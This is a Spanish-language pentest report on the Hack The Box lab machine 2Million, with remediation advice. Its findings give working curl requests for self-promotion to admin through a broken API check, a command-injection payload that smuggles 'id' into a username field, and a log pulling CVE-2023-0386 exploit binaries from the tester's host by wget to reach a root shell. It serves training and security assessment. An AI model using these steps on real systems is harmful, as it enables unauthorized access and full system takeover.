

INFORME DE PRUEBAS DE PENETRACIÓN

Máquina: 2Million

Plataforma: Hack The Box

Dificultad: Fácil

Clasificación: CONFIDENCIAL

Fecha: Mayo 2026

Versión: 1.0

1. Resumen Ejecutivo

Se efectuó una prueba de penetración completa sobre la máquina TwoMillion de la plataforma Hack The Box. El objetivo fue identificar y explotar vulnerabilidades que permitieran comprometer el sistema desde un acceso externo sin credenciales previas hasta obtener privilegios de administrador (root).

Se identificaron y explotaron exitosamente las siguientes vulnerabilidades críticas:

- Lógica de autenticación bypassable mediante ingeniería inversa de JavaScript ofuscado.
- API REST con control de acceso roto (BOLA/IDOR) que permite autopromoverse a administrador.
- Inyección de comandos en el sistema operativo a través de un endpoint de generación de VPN.
- Credenciales en texto plano en archivo .env accesible desde el sistema.
- Kernel vulnerable al CVE-2023-0386 (OverlayFS) que permite escalada a root.

Como resultado, se obtuvo acceso completo al sistema con privilegios de root, comprometiendo tanto la flag de usuario como la flag de administrador.

1.1 Resumen de Hallazgos

#	Vulnerabilidad	Severidad	CVSS	Vector
01	JavaScript ofuscado con lógica de invitación	Media	5.3	Red / Sin auth
02	API - Control de acceso roto (BOLA)	Crítica	9.8	Red / Auth usuario
03	Inyección de comandos OS (Command Injection)	Crítica	9.8	Red / Auth admin
04	Credenciales en texto plano (.env)	Alta	7.5	Local / www-data
05	CVE-2023-0386 OverlayFS Privilege Escalation	Crítica	7.8	Local / admin

2. Información del Alcance

Objetivo	2Million (HackTheBox)
IP del objetivo	10.129.229.66
Sistema operativo	Ubuntu Linux (Kernel 5.15)
Servicios expuestos	HTTP (80) SSH (22)
Tipo de prueba	Caja negra (Black Box)
Fecha de inicio	Mayo 2026
Herramientas utilizadas	Nmap, Curl, Gobuster, LinPEAS, CVE-2023-0386 PoC
Credenciales iniciales	Ninguna

3. Metodología

La auditoría se realizó siguiendo la metodología estándar de pentesting basada en las fases del framework PTES (Penetration Testing Execution Standard):

- Reconocimiento: Escaneo de puertos y servicios con Nmap
- Enumeración: Descubrimiento de endpoints de API y lógica de aplicación
- Explotación: Abuso de vulnerabilidades en la API y command injection
- Post-explotación: Enumeración del sistema como www-data
- Escalada de privilegios: Movimiento lateral y explotación de CVE del kernel
- Documentación: Registro de evidencias y elaboración del presente informe

4. Hallazgos Detallados

HALL-01: JavaScript ofuscado con lógica de invitación expuesta

Severidad	Media
CVSS	5.3
Afecta a	http://2million.htb/invite
Autenticación requerida	No




Descripción

La página de registro de la plataforma requiere un código de invitación. La lógica para generar dicho código se encuentra implementada en el lado del cliente en el archivo **inviteapi.min.js**, el cual utiliza ofuscación tipo 'packer' (eval/ROT13). Mediante la inspección del código fuente y el uso de la consola del navegador fue posible recuperar el código legible y descubrir el endpoint de generación de códigos.

Pasos de reproducción

- Acceder a <http://2million.htb/invite>.
- Abrir las DevTools del navegador (F12) e ir a la consola.
- Ejecutar la función `makeInviteCode()` que decodifica el flujo de generación.
- Decodificar la respuesta ROT13 para obtener el endpoint real

```
curl -s -X POST http://2million.htb/api/v1/invite/how/to/generate  
echo 'TEXTO_ROT13' | tr 'A-Za-z' 'N-ZA-Mn-za-m'  
curl -s -X POST http://2million.htb/api/v1/invite/generate
```



```
(kali㉿kali)-[~/Desktop/HTB/maquinasuentapropia/twomillion]
$ curl -s -X POST http://2million.htb/api/v1/invite/generate
{"0":200,"success":1,"data":{"code":"WThaSlUtMVJLUzUtTEUyWjUtTLJaSDY=","format":"encoded"}}
```

Impacto

Permite a cualquier usuario externo registrarse en la plataforma sin una invitación real, saltando el control de acceso al registro.

Recomendación

Mover la lógica de generación de códigos de invitación completamente al servidor. Nunca incluir lógica de autenticación o control de acceso en código JavaScript del lado del cliente.

HALL-02: API con control de acceso roto - Escalada a administrador (BOLA)

Severidad	Crítica
CVSS	9.8
Afecta a	PUT /api/v1/admin/settings/update
Autenticación requerida	Si (usuario normal)

Descripción

El endpoint PUT /api/v1/admin/settings/update permite modificar el campo **is_admin** del usuario autenticado sin verificar que el solicitante sea ya un administrador. Esto constituye una vulnerabilidad de tipo Broken Object Level Authorization (BOLA/IDOR), clasificada como el riesgo número 1 en el OWASP API Security Top 10.

Pasos de reproducción

- Registrarse con un usuario normal usando el invite code obtenido
- Iniciar sesión y obtener la cookie de sesión
- Enviar la siguiente petición HTTP con la cookie de sesión:

```
curl -s -X PUT http://2million.htb/api/v1/admin/settings/update \
  --cookie 'PHPSESSID=<cookie>' \
  -H 'Content-Type: application/json' \
  -d '{"is_admin": true, "email": "usuario@ejemplo.com}"'
```
- Verificar el nuevo rol con GET /api/v1/admin/auth

```
(kali㉿kali)-[~/Desktop/HTB/maquinas cuentapropia/twomillion]
$ curl -s -X PUT http://2million.htb/api/v1/admin/settings/update \
--cookie "PHPSESSID=p1d8g51l2vc17rkg96e9hbdijd" \
-H "Content-Type: application/json" \
-d '{"is_admin": 1, "email": "test2million@gmail.com"}' | jq .
{
  "id": 13,
  "username": "test2million",
  "is_admin": 1
}
(kali㉿kali)-[~/Desktop/HTB/maquinas cuentapropia/twomillion]
$ curl -s http://2million.htb/api/v1/admin/auth \
--cookie "PHPSESSID=p1d8g51l2vc17rkg96e9hbdijd" | jq .
{
  "message": true
}
```

Impacto

Permite a cualquier usuario registrado obtener privilegios de administrador sobre la plataforma, accediendo a funcionalidades restringidas como la generación de VPN para usuarios arbitrarios.

Recomendación

Implementar verificación de autorización en el lado del servidor para todos los endpoints de administración. El servidor debe comprobar el rol actual del usuario en cada petición antes de permitir la operación.

HALL-03: Inyección de comandos OS (Command Injection)

Severidad	Crítica
CVSS	9.8
Afecta a	POST /api/v1/admin/vpn/generate
Autenticación requerida	Si (administrador)

Descripción


El endpoint de generación de VPN para administradores utiliza el campo username del cuerpo JSON para construir un comando del sistema operativo sin sanitizar la entrada. Esto permite a un atacante con privilegios de administrador inyectar comandos arbitrarios que se ejecutan en el contexto del usuario www-data del servidor web.

Pasos de reproducción

- Obtener privilegios de administrador (ver HALL-02)
- Enviar la siguiente petición con un payload de command injection:


```
curl -s -X POST http://2million.htb/api/v1/admin/vpn/generate \
--cookie 'PHPSESSID=<cookie>' \
-H 'Content-Type: application/json' \
-d '{"username": "test;id;"}'
```
- La respuesta incluye la salida del comando id, confirmando la ejecución remota
- Obtener reverse shell:


```
-d '{"username": "test;reverse shell aquí"}'
```

Impacto

Ejecución remota de código (RCE) en el servidor como www-data. Permite al atacante obtener una shell interactiva y moverse lateralmente por el sistema.

Recomendación

Sanitizar y validar toda entrada de usuario antes de usarla en comandos del sistema. Preferir el uso de APIs de lenguaje nativas (como librerías OpenVPN) en lugar de llamadas al sistema operativo. Implementar el principio de mínimo privilegio para el usuario del servidor web.

HALL-04: Credenciales en texto plano en archivo .env


Severidad	Alta
CVSS	7.5
Afecta a	/var/www/html/.env
Autenticación requerida	Si (acceso al sistema como www-data)

Descripción

El archivo .env ubicado en el directorio raíz de la aplicación contiene credenciales de base de datos y del sistema en texto plano. Estas credenciales son reutilizadas por el usuario administrador del sistema operativo, permitiendo escalada de privilegios mediante movimiento lateral.

Evidencia

```
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=*****
```



```
cd html
www-data@2million:~/html$ cat .env
cat .env
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=
www-data@2million:~/html$
```

Impacto

Acceso a la base de datos completa y escalada de privilegios al usuario **admin** del sistema mediante reutilización de contraseñas (su admin / ssh admin@2million.htb). Permite leer la flag de usuario y continuar hacia root.

Recomendación

Nunca almacenar credenciales en archivos de texto plano en el servidor. Usar un gestor de contraseñas. Restringir los permisos del archivo .env para que solo sea legible por el proceso de la aplicación. Usar contraseñas únicas por servicio.

HALL-05: CVE-2023-0386 - Escalada de privilegios via OverlayFS

Severidad	Crítica
CVSS	7.8 (Local)
CVE	CVE-2023-0386
Kernel afectado	Linux < 6.2 (confirmado en 5.15.x)
Autenticación requerida	Si (usuario local)

Descripción

El kernel de Linux en versiones anteriores a la 6.2 presenta una vulnerabilidad en el subsistema OverlayFS que permite a un usuario sin privilegios copiar un archivo con capabilities SUID al sistema de archivos superior. Esto permite ejecutar código arbitrario con privilegios de root.

Pasos de reproducción

- Compilar el exploit público CVE-2023-0386 (github.com/sxlmnwb/CVE-2023-0386)
- Transferir los binarios **fuse** y **exp** a la máquina víctima
- En terminal 1: ejecutar el proceso **fuse** para montar el sistema de archivos

```
./fuse /tmp/ovlcap/lower /tmp/gc
```
- En terminal 2: ejecutar el exploit

```
./exp
```
- Obtener shell como root

```

Length: 1284608 (1.2M) [application/octet-stream]
Saving to: 'fuse'

fuse 100%[=====] 1.22M 2.88MB/s in 0.4s

2026-05-09 20:05:57 (2.88 MB/s) - 'fuse' saved [1284608/1284608]

admin@2million:/tmp$ wget http://10.10.15.77:80/exp
--2026-05-09 20:06:05-- http://10.10.15.77/exp
Connecting to 10.10.15.77:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17288 (17K) [application/octet-stream]
Saving to: 'exp'

exp 100%[=====] 16.88K --.-KB/s in 0.06s

2026-05-09 20:06:05 (265 KB/s) - 'exp' saved [17288/17288]

admin@2million:/tmp$ wget http://10.10.15.77:80/gc
--2026-05-09 20:06:26-- http://10.10.15.77/gc
Connecting to 10.10.15.77:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16112 (16K) [application/octet-stream]
Saving to: 'gc'

gc 100%[=====] 15.73K --.-KB/s in 0.04s

2026-05-09 20:06:26 (390 KB/s) - 'gc' saved [16112/16112]

admin@2million:/tmp$ chmod +x gc
admin@2million:/tmp$ chmod +x fuse
admin@2million:/tmp$ chmod +x exp
admin@2million:/tmp$ ./fuse ./gc
[-] usage:
./fuse [mount path] [shell path]
admin@2million:/tmp$ ./exp
uid:1000 gid:1000
[+] mount success
total 8
drwxrwxr-x 1 root root 4096 May 9 20:09 .
drwxrwxr-x 6 root root 4096 May 9 20:07 ..
-rwsrwxrwx 1 nobody nogroup 16112 Jan 1 1970 file
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@2million:/tmp#

```

Impacto

Escalada de privilegios completa a root. El atacante obtiene control total del sistema operativo, acceso a todos los archivos y capacidad de persistencia.

Recomendación

Actualizar el kernel de Linux a una versión igual o superior a la 6.2. Aplicar los parches de seguridad disponibles en el repositorio oficial. Implementar un proceso de gestión de parches periódico.

5. Cronología del Ataque

Fase	Acción	Resultado
Reconocimiento	Nmap scan	Puerto 80 abierto. Dominio 2million.htb identificado
Enumeración	Análisis JS /invite	Funcion makeInviteCode() descubierta. Endpoint de generación revelado
Enumeración	Listado API	Endpoints de administración descubiertos via GET /api/v1
Explotación	BOLA en API	Usuario normal autopromovido a administrador
Explotación	Command Injection	Ejecución remota de código como www-data. Reverse shell obtenida
Post-explot.	Lectura .env	Credenciales DB_PASSWORD=***** obtenidas
Movimiento lateral	su admin	Acceso como usuario admin. Flag user.txt capturada
Escalada privil.	CVE-2023-0386	Shell root obtenida. Flag root.txt capturada

6. Conclusiones y Recomendaciones Generales

La máquina 2Million presenta una cadena de explotación que ilustra como múltiples vulnerabilidades de severidad media-alta pueden encadenarse para comprometer completamente un sistema. Las principales problemáticas identificadas son:

- Ausencia de autorización en endpoints críticos de la API (OWASP API1:2023).
- Falta de validación y sanitización de entradas en llamadas al sistema operativo.
- Mala gestión de secretos y credenciales (almacenamiento en texto plano).
- Kernel desactualizado con vulnerabilidades de escalada de privilegios conocidas.

Se recomienda abordar los hallazgos en el siguiente orden de prioridad:

Prioridad	Hallazgo	Plazo sugerido
CRÍTICA	Command Injection en API VPN (HALL-03)	Inmediato (< 24h)
CRÍTICA	Control de acceso roto en API (HALL-02)	Inmediato (< 24h)
CRÍTICA	Actualizar kernel - CVE-2023-0386 (HALL-05)	Urgente (< 1 semana)
ALTA	Gestión de credenciales y archivo .env (HALL-04)	Corto plazo (< 1 mes)
MEDIA	Lógica de invitación en cliente JS (HALL-01)	Medio plazo (< 3 meses)

7. Referencias

- OWASP API Security Top 10 2023: <https://owasp.org/API-Security/>
- CVE-2023-0386 NVD: <https://nvd.nist.gov/vuln/detail/CVE-2023-0386>
- HackTheBox - Maquina 2Million: <https://app.hackthebox.com/machines/2million>
- PTES - Penetration Testing Execution Standard: <http://www.pentest-standard.org/>